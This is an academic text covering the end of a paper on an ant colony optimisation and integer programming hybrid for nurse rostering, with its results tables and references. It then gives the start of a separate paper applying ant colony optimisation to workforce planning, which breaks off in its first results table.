Solving single work-lines to optimality in serial can result in less solution diversity than other random construction methods, especially when we do not alter the objective coefficients for undercover of shifts. To consistently achieve good solutions and properly explore the search space, it is desirable to have some diversity in the solutions being constructed.

In order to improve solution quality, we can make use what diversity there is in the solution set, even for solutions of varied quality, by solving an IP as a final merging step for solutions explored. By combining work-stretches from previous solutions into an IP and taking the current best solution as an incumbent solution, we can explore the neighbourhood around our best solution. As we do not consider all possible work-stretches, this keeps the IP a more manageable size.

The overarching ACO algorithm is described in Algorithm 2, with the integer programming merge step as described as a final step to improve solutions.

## V. EXPERIMENTAL RESULTS

To determine the effectiveness of our new approach, we evaluate its performance on the 24 NRP benchmark instances discussed above. Parameter tuning was performed on a subset of the benchmark instances to improve solution quality. Our algorithm was then applied to the full NRP benchmark dataset with the tuned parameters, with ant construction run in parallel. We also analyse the variance of performance of the algorithm on a subset of the NRP dataset. The results are compared with existing results for this NRP dataset from the literature. The ACO-IP hybrid algorithm was implemented in Python to construct 4 ants in parallel for each iteration, using the commercial solver Gurobi 7.0 to evaluate the integer programs. All runs were conducted on 4 threads of an Intel Xeon CPU E5-2680 v3 @ 2.50GHz.

### A. Parameter Tuning

There are several parameters in our algorithm that can affect performance. Here we present a brief study over several choices of parameter values to tune our algorithm. The

selection of some parameters were made explicitly with time or computational hardware considerations in mind.

The termination criteria was set to 50 iterations of the ACO loop then 5 minutes for the integer programming merge step (or until optimality is proven). The iteration limit chosen is aimed at reducing the run time for instances.

The number of shift types to choose as options for building work-stretches in the ant construction was chosen to be 3 for all instances. As the number of work-stretches can be exponential in the number of shift types, this number of shifts was chosen to give a balance of choices available, which influences convergence performance, and also keeping solve times short. For instances with 3 shift types or less, this means that we are reducing greatly the variability in our approach, especially when the number of employees is small and time horizon is short. As such we omitted the 7 smallest instances from our experiments.

The ant construction in our algorithm is able to be done in parallel, this allows multiple ants to be constructed at each iteration without increase in overall solution time (given enough CPUs). The ant population size was chosen to be 4 ants per iteration for all instances. This was mainly due to computational hardware constraints, enabling each ant construction one CPU core in parallel.

The pheromone evaporation rate  $\rho$  was chosen to be 0.05. As we initiate all pheromone values at 1, the evaporation rate was chosen such that after the 50 iteration limit the pheromone values would be reduced by about an order of magnitude.

The parameters selected for tuning were the constant multiplier for pheromone placement,  $Q$ , and the heuristic and pheromone influence parameters,  $\alpha$  and  $\beta$ . These parameters were tuned for the whole of our ACO-IP algorithm, not including the integer programming merge step, as the variation in solutions generated in the ACO-loop of our algorithm also influences the performance of the merge step.

The choice of the constant  $Q$  affects the amount of pheromones placed by ants each iteration. This effects the convergence of pheromone values. As the solution quality ( $\frac{1}{objval}$ ) is instance dependent, this constant  $Q$  was chosen in terms of the objective value of the initial solution, scaled by some constant  $Q_s$ . This gives:

$$Q = \frac{Q_s \cdot inisol}{objval}, \quad (13)$$

where  $inisol$  is the objective value of the initial solution for the solve. This makes the choice of value specific for the instance, without the need for any a priori knowledge.

The  $\alpha$  and  $\beta$  parameters effect the relative influence of the heuristic information and pheromone values on the random solution construction. To determine the best combination of  $Q_s$ ,  $\alpha$ , and  $\beta$ , combinations were evaluated for a subset of instances (instances 12, 15, and 19) for 10 runs each.

The choices of parameters for testing were  $Q_x \in [0.1, 0.5, 1]$ ,  $\alpha \in [0, 0.5, 1]$ , and  $\beta \in [1]$ . The results of these runs are shown in Table III. The use of pheromones to guide the search can be seen to have a beneficial effect as

TABLE III  
AVERAGE BEST SOLUTION AFTER ACO LOOP OF OUR ALGORITHM FOR DIFFERENT  $Q_s$ ,  $\alpha$ , AND  $\beta$  COMBINATIONS AFTER 10 RUNS.

Instance	$Q_s = 0.1, \beta = 1$			$Q_s = 0.5, \beta = 1$			$Q_s = 1, \beta = 1$		
	$\alpha = 0$	$\alpha = 0.5$	$\alpha = 1$	$\alpha = 0$	$\alpha = 0.5$	$\alpha = 1$	$\alpha = 0$	$\alpha = 0.5$	$\alpha = 1$
12	5875	4518.7	5031.1	5682.1	5034.8	5043.6	5064	4911.9	5059.7
15	5026.3	5220.2	5511.2	5060	5392.9	5435.1	5234.5	5552.3	5548.6
19	4154.5	3756.5	3773.8	3722.9	3788.2	3845.8	4017.5	3799.5	3919.2

TABLE IV  
COMPARISON OF RESULTS WITH EXISTING APPROACHES. BEST RESULTS ARE IN BOLD, AND OoM INDICATES THE SOLVE RAN OUT OF AVAILABLE MEMORY. INSTANCE DIMENSIONS IN TERMS OF NUMBER OF WEEKS IN HORIZON (W), NUMBER OF NURSES TO SCHEDULE (N), AND NUMBER OF SHIFT TYPES (S) ARE SHOWN ALONG WITH INSTANCE NUMBER. BEST RESULTS HIGHLIGHTED IN BOLD.

Instance (WxNxS)	Gurobi 7.0	WPM3	B&P	Ejection Chain	ACO-IP	
	Sol.	Sol.	Sol.	Sol.	Avg. Sol.	Avg. Time (s)
8 (4x30x4)	<b>1306</b>	11018	1308	2260	1450.2	1059.3
9 (4x36x4)	<b>439</b>	10949	439	463	570.6	1562.49
10 (4x40x5)	<b>4631</b>	16435	4631	4797	4891.1	1433.99
11 (4x50x6)	<b>3443</b>	12183	3443	3661	3460	1897.53
12 (4x60x10)	<b>4040</b>	18770	4046	5211	4350.8	2698.77
13 (4x120x18)	<b>2663</b>	6110163	OoM	3037	6423.9	4007.09
14 (6x32x4)	<b>1278</b>	16303	OoM	1847	1456.9	1586.9
15 (6x45x6)	<b>4843</b>	30833	OoM	5935	5074	2417.75
16 (8x20x3)	<b>3225</b>	10292	3323	4048	3547.1	828.37
17 (8x32x4)	<b>5749</b>	22002	OoM	7835	5853.4	1388.78
18 (12x22x3)	<b>5078</b>	18498	OoM	6404	5347	1120.19
19 (12x40x5)	<b>3591</b>	1698538	OoM	5531	3760	2295.05
20 (26x50x6)	132445	5519316	OoM	9750	<b>5177.3</b>	5782.54
21 (26x100x8)	265504	14715064	OoM	36688	<b>2247.4</b>	9186.65
22 (52x50x10)	-	-	OoM	516686	<b>34262.3</b>	14295.70
23 (52x100x16)	-	-	OoM	54384	<b>34068.2</b>	19648.3
24 (52x150x32)	-	-	OoM	156858	<b>98552</b>	25188.57

performance is worse when  $\alpha$  is set to 0 (when pheromone values are ignored). The algorithm tends to perform better with more of an influence on the heuristic values. This may be due to the limited number of iterations not allowing convergence of the pheromone values. For further runs a  $Q_s$  value of 0.1,  $\alpha$  value of 0.5, and  $\beta$  value of 1 were chosen.

### B. Variance of Performance

As with other random searches, the variance in performance of the ACO algorithm can be quite large. Here we aim to analyse the variance of performance for our ACO-IP hybrid algorithm. To do this we tested our algorithm more extensively on a subset of the NRP dataset (instances 12, 15, and 19).

Our algorithm was run 30 times on each instance, with the mean performance and standard deviation presented for both after the ACO loop is complete, and after the final integer programming merge step. The results are summarised in Table V. It is clear that our integer programming merge step leads to a significant improvement in solutions achieved. The standard deviation of solution achieved does not decrease significantly after the merge step, and in fact increases, indicating there is still variability in the performance of the integer programming merge step.

### C. Comparison of Results

Finally our algorithm was run on all instances of the NRP dataset with tuned parameters for comparison with existing results in literature for the dataset used. Existing results on this dataset for comparison are shown in Table IV, including

TABLE V  
AVERAGE (AVG.) AND STANDARD DEVIATION (SD) OF BEST SOLUTION AFTER THE ACO LOOP AND FINAL SOLUTION AFTER THE INTEGER PROGRAMMING MERGE STEP AFTER 30 RUNS OF OUR ACO-IP ALGORITHM.

Instance	ACO Search		Final	
	Avg.	SD	Avg.	SD
12	5577.03	229.23	4347.3	334.76
15	5735.86	220.93	5055.6	326.38
19	4411.22	214.32	3782.22	371.04

the work of [24] who model the NRP using Partial Weighted maxSAT and solve it using the WPM3 algorithm of [27] for 4 hours runtime, both an ejection chain heuristic method (reported after 10 and 60 minutes, solutions after 60 minutes shown) and a branch-and-price method implemented by [22] as in [23], and finally results for a complete integer programming implementation of the problem instances from [22], run on Gurobi 7.0 with a 1 hour runtime limit.

The best results for these methods are compared with the average result of 10 runs of our ACO-IP approach in Table IV. Note that in our parameter tuning we trained on Instances 12, 15, and 19. Other methods were not similarly trained on a subset of the instances used for comparison.

Best results across all methods are highlighted in bold. While Gurobi obtains the best solution for the largest number of test instances, it is clear that it does not scale well with increasing problem size. Indeed, as the problem size increases our method clearly starts to outperform the others presented

here. For the medium to large instances, our method is comparable to or outperforms the best other heuristic method (ejection chain). While the ability to solve larger problems is encouraging for the scalability of our method, further research is required to improve the method. Gurobi is able to generate solutions of better quality for the medium sized instances, and further work is required to ensure we are generating good solutions for the larger instances.

## VI. CONCLUSIONS

We have presented a new ACO-IP hybrid metaheuristic for highly constrained rostering problems. It uses an integer programming based solution construction to avoid problems of finding feasible solutions inherent in other random construction methods typical of ACO when problems are highly constrained, as well as to enhance the quality of the schedule chosen over a subset of all options. Performance of the algorithm is improved by a novel integer programming merge step which uses past solutions to explore the neighbourhood around the best solution achieved. While unable to compete against Gurobi for solution quality in the small to medium sized instances, our method scales well and outperforms Gurobi and all other methods for large instances, and is generally able to achieve good solutions to medium instance comparable to or better than the ejection chain heuristic.

These results show that our ACO-IP hybrid algorithm can be effective for highly constrained problems, this encourages the further improvement of the method and application to rostering problems more generally.

## REFERENCES

- [1] A. T. Ernst, H. Jiang, M. Krishnamoorthy, and D. Sier, "Staff scheduling and rostering: A review of applications, methods and models," *European Journal of Operational Research*, vol. 153, no. 1, pp. 3–27, Feb. 2004. [http://dx.doi.org/10.1016/S0377-2217\(03\)00095-X](http://dx.doi.org/10.1016/S0377-2217(03)00095-X)
- [2] J. Van den Bergh, J. Belien, P. De Bruecker, E. Demeulemeester, and L. De Boeck, "Personnel scheduling: A literature review," *European Journal of Operational Research*, vol. 226, no. 3, pp. 367–385, May 2013. <http://dx.doi.org/10.1016/j.ejor.2012.11.029>
- [3] M. Dorigo and T. Stutzle, "The Ant Colony Optimization Metaheuristic: Algorithms, Applications, and Advances," in *Handbook of Metaheuristics*, ser. International Series in Operations Research & Management Science, F. Glover and G. A. Kochenberger, Eds. Springer US, 2003, no. 57, pp. 250–285. ISBN 978-1-4020-7263-5 978-0-306-48056-0. [http://dx.doi.org/10.1007/0-306-48056-5\\_9](http://dx.doi.org/10.1007/0-306-48056-5_9)
- [4] W. J. Gutjahr and M. S. Rauner, "An ACO algorithm for a dynamic regional nurse-scheduling problem in Austria," *Computers & Operations Research*, vol. 34, no. 3, pp. 642–666, Mar. 2007. <http://dx.doi.org/10.1016/j.cor.2005.03.018>
- [5] J. j. Wu, Y. Lin, Z. h. Zhan, W. n. Chen, Y. b. Lin, and J. y. Chen, "An Ant Colony Optimization Approach for Nurse Rostering Problem," in *2013 IEEE International Conference on Systems, Man, and Cybernetics*, Oct. 2013, pp. 1672–1676. <http://dx.doi.org/10.1109/SMC.2013.288>
- [6] B. Meyer, "Hybrids of Constructive Metaheuristics and Constraint Programming: A Case Study with ACO," in *Hybrid Metaheuristics*, ser. Studies in Computational Intelligence, D. C. Blum, D. M. J. B. Aguilera, D. A. Roli, and D. M. Sampels, Eds. Springer Berlin Heidelberg, 2008, no. 114, pp. 151–183. ISBN 978-3-540-78294-0 978-3-540-78295-7. [http://dx.doi.org/10.1007/978-3-540-78295-7\\_6](http://dx.doi.org/10.1007/978-3-540-78295-7_6)
- [7] M. Khichane, P. Albert, and C. Solnon, "Integration of ACO in a Constraint Programming Language," in *SpringerLink*. Springer, Berlin, Heidelberg, Sep. 2008, pp. 84–95. [http://dx.doi.org/10.1007/978-3-540-87527-7\\_8](http://dx.doi.org/10.1007/978-3-540-87527-7_8)
- [8] D. Thiruvady, A. Ernst, and M. Wallace, "A Lagrangian-ACO matheuristic for car sequencing," *EURO Journal on Computational Optimization; Heidelberg*, vol. 2, no. 4, pp. 279–296, Nov. 2014. <http://dx.doi.org/10.1007/s13675-014-0023-6>
- [9] D. Thiruvady, G. Singh, and A. T. Ernst, "Hybrids of Integer Programming and ACO for Resource Constrained Job Scheduling," in *Hybrid Metaheuristics*. Springer, Cham, Jun. 2014, pp. 130–144, DOI: 10.1007/978-3-319-07644-7\_10. [http://dx.doi.org/10.1007/978-3-319-07644-7\\_10](http://dx.doi.org/10.1007/978-3-319-07644-7_10)
- [10] S. Al-Shihabi, "A hybrid of max–min ant system and linear programming for the k-covering problem," *Computers & Operations Research*, vol. 76, pp. 1–11, Dec. 2016. <http://dx.doi.org/10.1016/j.cor.2016.06.006>
- [11] H. Li, A. Lim, and B. Rodrigues, "A Hybrid AI Approach for Nurse Rostering Problem," in *Proceedings of the 2003 ACM Symposium on Applied Computing*, ser. SAC '03. New York, NY, USA: ACM, 2003. ISBN 978-1-58113-624-1 pp. 730–735. <http://dx.doi.org/10.1145/952532.952675>
- [12] C. Valoux and E. Housos, "Hybrid optimization techniques for the workshift and rest assignment of nursing personnel," *Artificial Intelligence in Medicine*, vol. 20, no. 2, pp. 155–175, Oct. 2000. [http://dx.doi.org/10.1016/S0933-3657\(00\)00062-2](http://dx.doi.org/10.1016/S0933-3657(00)00062-2)
- [13] E. K. Burke, J. Li, and R. Qu, "A hybrid model of integer programming and variable neighbourhood search for highly-constrained nurse rostering problems," *European Journal of Operational Research*, vol. 203, no. 2, pp. 484–493, Jun. 2010. <http://dx.doi.org/10.1016/j.ejor.2009.07.036>
- [14] M. Stolevik, T. E. Nordlander, A. Riise, and H. Froyseth, "A Hybrid Approach for Solving Real-World Nurse Rostering Problems," in *Principles and Practice of Constraint Programming – CP 2011*. Springer, Berlin, Heidelberg, Sep. 2011, pp. 85–99. [http://dx.doi.org/10.1007/978-3-642-23786-7\\_9](http://dx.doi.org/10.1007/978-3-642-23786-7_9)
- [15] J. Puchinger and G. R. Raidl, "Combining Metaheuristics and Exact Algorithms in Combinatorial Optimization: A Survey and Classification," in *Artificial Intelligence and Knowledge Engineering Applications: A Bioinspired Approach*. Springer, Berlin, Heidelberg, Jun. 2005, pp. 41–53. [http://dx.doi.org/10.1007/11499305\\_5](http://dx.doi.org/10.1007/11499305_5)
- [16] B. Cheang, H. Li, A. Lim, and B. Rodrigues, "Nurse rostering problems - a bibliographic survey," *European Journal of Operational Research*, vol. 151, no. 3, pp. 447–460, Dec. 2003. [http://dx.doi.org/10.1016/S0377-2217\(03\)00021-3](http://dx.doi.org/10.1016/S0377-2217(03)00021-3)
- [17] E. K. Burke, P. D. Causmaecker, G. V. Berghe, and H. V. Landeghem, "The State of the Art of Nurse Rostering," *Journal of Scheduling*, vol. 7, no. 6, pp. 441–499, Nov. 2004. <http://dx.doi.org/10.1023/B:JOSH.0000046076.75950.0b>
- [18] M. J. Brusco and L. W. Jacobs, "Cost analysis of alternative formulations for personnel scheduling in continuously operating organizations," *European Journal of Operational Research*, vol. 86, no. 2, pp. 249–261, Oct. 1995. [http://dx.doi.org/10.1016/0377-2217\(94\)00063-1](http://dx.doi.org/10.1016/0377-2217(94)00063-1)
- [19] E. K. Burke, T. Curtois, G. Post, R. Qu, and B. Veltman, "A hybrid heuristic ordering and variable neighbourhood search for the nurse rostering problem," *European Journal of Operational Research*, vol. 188, no. 2, pp. 330–341, Jul. 2008. <http://dx.doi.org/10.1016/j.ejor.2007.04.030>
- [20] U. Aickelin and K. A. Dowsland, "An indirect Genetic Algorithm for a nurse-scheduling problem," *Computers & Operations Research*, vol. 31, no. 5, pp. 761–778, Apr. 2004. [http://dx.doi.org/10.1016/S0305-0548\(03\)00034-0](http://dx.doi.org/10.1016/S0305-0548(03)00034-0)
- [21] P. Brucker, E. K. Burke, T. Curtois, R. Qu, and G. V. Berghe, "A shift sequence based approach for nurse scheduling and a new benchmark dataset," *Journal of Heuristics*, vol. 16, no. 4, pp. 559–573, Nov. 2008. <http://dx.doi.org/10.1007/s10732-008-9099-6>
- [22] T. Curtois and R. Qu, "New computational results for nurse rostering benchmark instances," 2014. [http://www.cs.nott.ac.uk/~psztc/new\\_computational\\_results\\_for\\_nurse\\_rostering\\_benchmark\\_instances.pdf](http://www.cs.nott.ac.uk/~psztc/new_computational_results_for_nurse_rostering_benchmark_instances.pdf)
- [23] E. K. Burke and T. Curtois, "New approaches to nurse rostering benchmark instances," *European Journal of Operational Research*, vol. 237, no. 1, pp. 71–81, Aug. 2014. <http://dx.doi.org/10.1016/j.ejor.2014.01.039>
- [24] E. Demirovic, N. Musliu, and F. Winter, "Modeling and Solving Staff Scheduling with Partial Weighted maxSAT," in *PATAT 2016: Proceedings of the 11th International Conference of the Practice and Theory of Automated Timetabling*, Udine, Italy, Aug. 2016.

- [25] A. J. Mason and M. C. Smith, "A Nested Column Generator for solving Rostering Problems with Integer Programming," in *L. Caccetta; K. L. Teo; P. F. Siew; Y. H. Leung; L. S. Jennings, and V. Rehbock (eds.)*, Curtin University of Technology, Perth, Australia, Apr. 1998, pp. p827–834.
- [26] A. Dohn and A. Mason, "Branch-and-price for staff rostering: An efficient implementation using generic programming and nested column generation," *European Journal of Operational Research*, vol. 230, no. 1, pp. 157–169, Oct. 2013. <http://dx.doi.org/10.1016/j.ejor.2013.03.018>
- [27] C. Ansotegui, F. Didier, and J. Gabas, "Exploiting the Structure of Unsatisfiable Cores in MaxSAT," in *Proceedings of the 24th International Conference on Artificial Intelligence*, ser. IJCAI'15. Buenos Aires, Argentina: AAAI Press, 2015. ISBN 978-1-57735-738-4 pp. 283–289.

# Ant Colony Optimization Algorithm for Workforce Planning

Stefka Fidanova  
IICT, BAS  
Sofia, Bulgaria  
E-mail: stefka@parallel.bas.bg

Gabriel Luque  
DLCs University of Mlaga  
29071 Mlaga, Spain  
E-mail: gabriel@lcc.uma.es

Olympia Roeva  
IBPhBME, BAS  
Sofia, Bulgaria  
E-mail: olympia@biomed.bas.bg

Marcin Paprzycki  
SRI, PAS  
Warsaw, Poland  
E-mail: marcin.paprzycki@ibspan.waw.pl

Pawel Gepner  
Intel Corporation  
Swindon, UK  
E-mail: pawel.gepner@intel.com

**Abstract**—The workforce planning helps organizations to optimize the production process with aim to minimize the assigning costs. A workforce planning problem is very complex and needs special algorithms to be solved. The problem is to select set of employers from a set of available workers and to assign this staff to the jobs to be performed. Each job requires a time to be completed. For efficiency, a worker must performs a minimum number of hours of any assigned job. There is a maximum number of jobs that can be assigned and a maximum number of workers that can be assigned. There is a set of jobs that shows the jobs on which the worker is qualified. The objective is to minimize the costs associated to the human resources needed to fulfill the work requirements. On this work we propose a variant of Ant Colony Optimization (ACO) algorithm to solve workforce optimization problem. The algorithm is tested on a set of 20 test problems. Achieved solutions are compared with other methods, as scatter search and genetic algorithm. Obtained results show that ACO algorithm performs better than other two algorithms.

**Index Terms**—Workforce Planning, Ant Colony Optimization, Metaheuristics

## I. INTRODUCTION

THE workforce planning is an important industrial decision making problem. It is a hard optimization problem, which includes multiple level of complexity. This problem contains two decision sets: selection and assignment. The first set is selected employees from the larger set of available workers. The second set is assignment the employees to the jobs to be performed. The aim is minimal assignment cost while the work requirements are fulfil. The workforce planing is an essential question of the human resource management.

The problem is very complex with strong constraints and it is impossible to apply exact methods for instances with realistic size. A deterministic workforce planing problem is studied in [9], [14]. In the work [9] workforce planning models that contain non-linear models of human learning are reformulated as mixed integer programs. The authors show that the mixed integer program is much easier to solve than the non-linear program. In [14] a model of workforce planning is considered. The model includes workers differences, as

well as the possibility of workers training and upgrading. A variant of the problem with random demands is proposed in [3], [15]. In [3] a two-stage stochastic program for scheduling and allocating cross-trained workers is proposed considering a multi-department service environment with random demands. In to some problems uncertainty has been employed [10], [12], [13], [17], [18]. In this case the corresponding objective function and given constraints is converted into crisp equivalents and then the model is solved by traditional methods [13] or the considered uncertain model is transformed into an equivalent deterministic form as it is shown in [17]. Most of them simplifies the problem by omitting some of the constraints. Some conventional methods can be applied on workforce planning problem as mixed linear programming [5], decomposition method [15]. However, for the more complex non-linear workforce planning problems, the convex methods are not applicable. On this case is applied some heuristic method including genetic algorithm [1], [11], memetic algorithm [16], scatter search [1]. In this work we propose an Ant Colony Optimization (ACO) algorithm for workforce planning problem. So far the ACO algorithm is proved to be very effecting solving various complex optimization problems [6], [8].

We consider the variant of the workforce planning problem proposed in [1]. Our algorithm performance is compared with genetic algorithm and scatter search.

The rest of the paper is organized as follows. In Section 2 the mathematical description of the problem is presented. In Section 3 the ACO algorithm for workforce planing problem is proposed. Section 4 show computational results and comparison with other methods. In Section 5 some conclusions and directions for future works are done.

## II. THE WORKFORCE PLANNING PROBLEM

On this paper we use the description of workforce planing problem given by Glover et al. [7]. There is a set of jobs  $J = \{1, \dots, m\}$ , which must be completed during a fixed period (week for example). Each job  $j$  requires  $d_j$  hours to be



completed. The set of available workers is  $I = \{1, \dots, n\}$ . For efficiency reason every worker must perform every of assigned to him job minimum  $h_{min}$  hours. The worker  $i$  is available  $s_i$  hours. The maximal number of assigned jobs to a same worker is  $j_{max}$ . The workers have different skills and the set  $A_i$  shows the jobs that the worker  $i$  is qualified to perform. The maximal number of workers which can be assigned during the planed period is  $t$  or at most  $t$  workers may be selected from the set  $I$  of workers and the selected workers can be capable to complete all the jobs. The aim is to find feasible solution that optimizes the objective function.

Every worker  $i$  and job  $j$  are related with cost  $c_{ij}$  of assigning the worker to the job. The mathematical model of the workforce planing problem is as follows:

$$x_{ij} = \begin{cases} 1 & \text{if the worker } i \text{ is assigned to job } j \\ 0 & \text{otherwise} \end{cases}$$

$$y_i = \begin{cases} 1 & \text{if worker } i \text{ is selected} \\ 0 & \text{otherwise} \end{cases}$$

$$z_{ij} = \text{number of hours that worker } i \\ \text{is assigned to perform job } j$$

$$Q_j = \text{set of workers qualified to perform job } j$$

$$\text{Minimize } \sum_{i \in I} \sum_{j \in A_i} c_{ij} \cdot x_{ij} \quad (1)$$

Subject to

$$\sum_{j \in A_i} z_{ij} \leq s_i \cdot y_i \quad i \in I \quad (2)$$

$$\sum_{i \in Q_j} z_{ij} \geq d_j \quad j \in J \quad (3)$$

$$\sum_{j \in A_i} x_{ij} \leq j_{max} \cdot y_i \quad i \in I \quad (4)$$

$$h_{min} \cdot x_{ij} \leq z_{ij} \leq s_i \cdot x_{ij} \quad i \in I, j \in A_i \quad (5)$$

$$\sum_{i \in I} y_i \leq t \quad (6)$$

$$\begin{aligned} x_{ij} &\in \{0, 1\} & i \in I, j \in A_i \\ y_i &\in \{0, 1\} & i \in I \\ z_{ij} &\geq 0 & i \in I, j \in A_i \end{aligned}$$

The objective function of this problem minimizes the total assignment cost. The number of hours for each selected worker is limited (inequality 2). The work must be done in full (inequality 3). The number of the jobs, that every worker can perform is limited (inequality 4). There is minimal number of hours that every job must be performed by every assigned worker to can work efficiently (inequality 5). The number of assigned workers is limited (inequality 6).

Different objective functions can be optimized with the same model. In this paper our aim is to minimize the total assignment cost. If  $\tilde{c}_{ij}$  is the cost the worker  $i$  to performs the job  $j$  for one hour, than the objective function can minimize the cost of the hall jobs to be finished (on hour basis).

$$f(x) = \text{Min} \sum_{i \in I} \sum_{j \in A_i} \tilde{c}_{ij} \cdot x_{ij} \quad (7)$$

Some worker can have preference to perform part of the jobs he is qualified and the objective function can be to maximize the satisfaction of the workers preferences or to maximize the minimum preference value for the set of selected workers.

As we mentioned above in this paper the assignment cost is minimized (equation 1). This problem is similar to the Capacitated Facility Location Problem (CFLP). The workforce planning problem is difficult to be solved because of very restrictive constraints especially the relation between the parameters  $h_{min}$  and  $d_j$ . When the problem is structured ( $d_j$  is a multiple of  $h_{min}$ ), it is more easier to find feasible solution, than for unstructured problems ( $d_j$  and  $h_{min}$  are not related).

### III. ANT COLONY OPTIMIZATION

The ACO is a metaheuristic methodology which follows the real ant colonies behavior when they look for a food and return back to the nest. Real ants use chemical substance, called pheromone, to mark their path ant to can return back. An isolated ant moves randomly, but when an ant detects a previously laid pheromone it can decide to follow the trail and to reinforce it with additional quantity of pheromone. The repetition of the above mechanism represents the auto-catalytic behavior of a real ant colony, where the more ants follow a given trail, the more attractive that trail becomes. Thus the ants collectively can find a shorter path between the nest and source of the food. The main idea of the ACO algorithms comes from this natural behavior.

#### A. Main ACO algorithm

Metaheuristic methods are applied on difficult in computational point of view problems, when it is not practical to use traditional numerical methods. A lot of problems coming from real life, especially from the industry. These problems need exponential number of calculations and the only option, when the problem is large, is to be applied some metaheuristic methods in order to obtain a good solution for a reasonable time [4].

ACO algorithm is proposed by Marco Dorigo [2]. Later some modification are proposed mainly in pheromone updating rules [4]. The artificial ants in ACO algorithms simulates the ants behavior. The problem is represented by graph. The solutions are represented by paths in a graph and we look for shorter path corresponding to given constraints. The requirements of ACO algorithm are as follows:

- Suitable representation of the problem by a graph;
- Suitable pheromone placement on the nodes or on the arcs of the graph;

- Appropriate problem-dependent heuristic function, which manage the ants to improve solutions;
- Pheromone updating rules;
- Transition probability rule, which specifies how to include new nodes in the partial solution.

The structure of the ACO algorithm is shown on Figure 1.

#### Ant Colony Optimization

Initialize number of ants;

Initialize the ACO parameters;

**while not** end condition **do**

**for**  $k = 0$  **to** number of ants

        ant  $k$  choses start node;

**while** solution is not constructed **do**

            ant  $k$  selects higher probability node;

**end while**

**end for**

    Update pheromone trails;

**end while**

Fig. 1: Pseudo-code of ACO algorithm

The transition probability  $p_{i,j}$ , to choose the node  $j$ , when the current node is  $i$ , is a product of the heuristic information  $\eta_{i,j}$  and the pheromone trail level  $\tau_{i,j}$  related with this move, where  $i, j = 1, \dots, n$ .

$$p_{i,j} = \frac{\tau_{i,j}^a \eta_{i,j}^b}{\sum_{k \in \text{Unused}} \tau_{i,k}^a \eta_{i,k}^b}, \quad (8)$$

where *Unused* is the set of unused nodes of the graph.

A node becomes more profitable if the value of the heuristic information and/or the related pheromone is higher. At the beginning, the initial pheromone level is the same for all elements of the graph and is set to a small positive constant value  $\tau_0$ ,  $0 < \tau_0 < 1$ . At the end of every iteration the ants update the pheromone values. Different ACO algorithms adopt different criteria to update the pheromone level [4].

The main pheromone trail update rule is:

$$\tau_{i,j} \leftarrow \rho \tau_{i,j} + \Delta \tau_{i,j}, \quad (9)$$

where  $\rho$  decreases the value of the pheromone, like the evaporation in a nature.  $\Delta \tau_{i,j}$  is a new added pheromone, which is proportional to the quality of the solution. The quality of the solution is measured by the value of the objective function of the solution constructed by the ant.

An ant start to construct their solution from a random node of the graph of the problem. The random start is a diversification of the search. Because the random start a relatively few number of ants can be used, comparing with other population based metaheuristics. The heuristic information represents the prior knowledge of the problem, which we use to better manage the ants. The pheromone is a global experience of the ants to find optimal solution. The pheromone is a tool for concentration of the search around best so far solutions.

#### B. ACO algorithm for Workforce Planning

One of the essential point of the ant algorithm is the proper representation of the problem by graph. In our case the graph of the problem is 3 dimensional and the node  $(i, j, z)$  corresponds worker  $i$  to be assigned to the job  $j$  for time  $z$ . At the beginning of every iteration every ant starts to construct their solution, from random node of the graph of the problem. For every ant are generated three random numbers. The first random number is in the interval  $[0, \dots, n]$  and corresponds to the worker we assign. The second random number is in the interval  $[0, \dots, m]$  and corresponds to the job which this worker will perform. The third random number is in the interval  $[h_{min}, \dots, \min\{d_j, s_i\}]$  and corresponds to the number of hours worker  $i$  is assigned to performs the job  $j$ . After, the ant applies the transition probability rule to include next nodes in the partial solution, till the solution is completed.

We propose the following heuristic information:

$$\eta_{ijl} = \begin{cases} l/c_{ij} & l = z_{ij} \\ 0 & \text{otherwise} \end{cases} \quad (10)$$

This heuristic information stimulates to assign the most cheapest worker as longer as possible. The ant chooses the node with the highest probability. When an ant has several possibilities for next node (several candidates have the same probability to be chosen), then the next node is chosen randomly between them.

When a new node is included we take in to account how many workers are assigned till now, how many time slots every worker is assigned till now and how many time slots are assigned per job till now. When some move of the ant do not meets the problem constraints, then the probability of this move is set to be 0. If it is impossible to include new nodes from the graph of the problem (for all nodes the value of the transition probability is 0), the construction of the solution stops. When the constructed solution is feasible the value of the objective function is the sum of the assignment cost of the assigned workers. If the constructed solution is not feasible, the value of the objective function is set to be equal to  $-1$ .

Only the ants, which constructed feasible solution are allowed to add new pheromone to the elements of their solutions. The new added pheromone is equal to the reciprocal value of the objective function.

$$\Delta \tau_{i,j} = \frac{\rho - 1}{f(x)} \quad (11)$$

Thus the nodes of the graph of the problem, which belong to better solutions (with less value of the objective function) receive more pheromone than others and become more desirable in the next iteration.

At the end of every iteration we compare the iteration best solution with the best so far solution. If the best solution from the current iteration is better than the best so far solution (global best solution), we update the global best solution with the current iteration best solution.

The end condition used in our algorithm is the number of iterations.

TABLE I: Test instances characteristics

Parameters	Value
$n$	20
$m$	20
$t$	10
$s_i$	[50,70]
$j_{max}$	[3,5]
$h_{min}$	[10,15]

TABLE II: ACO parameter settings

Parameters	Value
Number of iterations	100
$\rho$	0.5
$\tau_0$	0.5
Number of ants	20
$a$	1
$b$	1

#### IV. COMPUTATIONAL RESULTS

In this section we report test results and compare them with results achieved by other methods. We analyse the algorithm performance and the quality of the achieved solutions. The software, which realizes the algorithm is written in C and is run on Pentium desktop computer at 2.8 GHz with 4 GB of memory.

We use the artificially generated problem instances considered in [1]. The test instances characteristics are shown in Table I.

The set of test problems consists of ten structured and ten unstructured problems. The structured problems are enumerated from  $S01$  to  $S10$  and unstructured problems are enumerated from  $U01$  to  $U10$ . The problem is structured when  $d_j$  is proportional to  $h_{min}$ .

As a stopping criteria for our ACO algorithm we use the number of iterations. The number of iterations is fixed to be 100. The parameter settings of our ACO algorithm is shown in Table II. This values are fixed experimentally.

The algorithm is stochastic and from a statistical point of view it needs to be run minimum 30 times to guarantee the robustness of the average results. We perform 30 independent runs of the algorithm. After we did statistical analysis of the results applying ANOVA test to guarantee the significance of the difference between the results achieved by different methods.

Lets compare the computational results achieved by our ACO algorithm and those achieved by genetic algorithm (GA) and scatter search (SS) presented in [1]. Table III shows the achieved results for structured instances while Table IV shows the achieved results for unstructured instances. We observe that ACO algorithm outperforms the other two algorithms. The ACO is a constructive method and when the graph of the problem and heuristic information are appropriate and they represent the problem in a good way, they can help a lot of

TABLE III: Average results for structured problems

Test problem	Objective function value		
	SS	GA	ACO
S01	936	963	807
S02	952	994	818
S03	1095	1152	882
